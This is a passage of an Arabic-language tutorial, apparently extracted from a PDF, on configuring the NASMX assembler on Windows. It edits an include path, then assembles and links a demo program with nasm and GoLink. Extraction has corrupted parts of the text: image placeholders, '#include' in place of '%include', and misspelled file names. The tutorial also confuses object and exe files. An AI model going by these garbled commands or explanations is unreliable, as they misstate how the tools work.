
Comment the following line:



%include 'nasmx.inc'

And add this right after:

%include 'C:\nasmx\inc\nasmx.inc'

-تعالي نشوف هنعمل الكلام دا ازاي عشان ال **Demo** يشتغل معانا ...  
هندخل جوا **edit** ال **nasmx** **Folder** دا ...



```

File Edit Format View Help
%ifndef __NASMX_DEMOS_INC__
#define __NASMX_DEMOS_INC__

;/// nasmx.inc should always be the first file included.
;/// If you get the following nasm error:
;///     fatal: unable to open include file 'nasmx.inc'
;/// then you need to specify the full directory path to the NASMX
;/// include directory using either the NASMENV environment variable or the
;/// -I include switch from the command line.
;/// For reference see the setpaths.bat file in the NASMX root directory.
;/// %include 'nasmx.inc' → comment
#include 'C:\nasmx\inc\nasmx.inc'


;/// To speed up assembly we simply copy the values we use in our source
;/// from the nasmx/inc/win32 include directory rather than including the
;/// entire fileset as this really strains the preprocessor...
;///     %include 'win32\windows.inc'
;///     %include 'win32\kernel32.inc'
;///     %include 'win32\user32.inc'
;///     %include 'win32\msvcrt.inc'
;///
;/// If you will be using additional Windows defines and structures for
;/// your programs we recommend that you create your own include header
;/// or simply include the above mentioned files in your source code
<

```

بعد كدا هتدخل عالم المسار التالي ... كل دا عشان نعمل  
 بـ **Nasmx Configuration** ... المسار اللي هتدخل عليه هو ...

وبعد كدا هتعمل **dir** عشان 1cd .\demos\win32\DEMO

تشوف محتوياته .



```

Administrator: Windows PowerShell
PS C:\nasmx> cd .\demos\win32\DEMO1
PS C:\nasmx\demos\win32\DEMO1> dir

Directory: C:\nasmx\demos\win32\DEMO1

Mode                LastWriteTime
----                -----
-a---        10/7/2011   6:12 PM
-a---        8/4/2010    3:09 PM
-a---        1/6/2011    5:17 PM

Length Name
----- ---
1988 demol.asm
457 demol.bat
636 Makefile


PS C:\nasmx\demos\win32\DEMO1>

```

-عندنا الملف اللي هو **demo1.asm** دا اللي بتحتوي على ال **Demo Assembly Code** الخاص بال **Source code** بيشتغل على حاجه اسمها ال **NASMX Object Code** وبتحوله لل **Assembly code** عشان هنحوله لل **Linker** عن طريق ال **exe file** أو **Demo** زي موضحنا فوق .... تعالى نعمل الكلام دا عملى عن طريق ال ... **Command**

```
nasm -f win32 demo1.asm -o demo1.obj
```

-بتقوله شغل ال **nasm** وال **f-** معناها ان ال **System** بتاعك شغال **bit-32** وبديله ملف ال **Demo** وبعد كدا بتقوله يطلعهولك ملف ال **exe** عشان ناخده نحوله فيما بعد عن طريق ال **Object linker** لملف **demo** اللي هو ال **1Demo**. **Object create** فعلا اتعمل **1Demo**




-تعالى حول ال **exe file** بتعال **object file** اللي هو **linker** عشان نشغله ... عن طريق ال **Command file** موجود ضمن ملفات ال **Go linker** هتلacieh باسم **nasm** دا اللي هنستخدمه .

```

Administrator: Windows PowerShell
PS C:\nasmx\demos\win32\DEMO1> GoLink.exe /entry _main demo1.obj kernel32.dll user32.dll
GoLink.Exe Version 0.27.0.0 - Copyright Jeremy Gordon 2002/12 - JG@JGnet.co.uk
Output file: demo1.exe
Format: win32 size: 2,048 bytes
PS C:\nasmx\demos\win32\DEMO1>

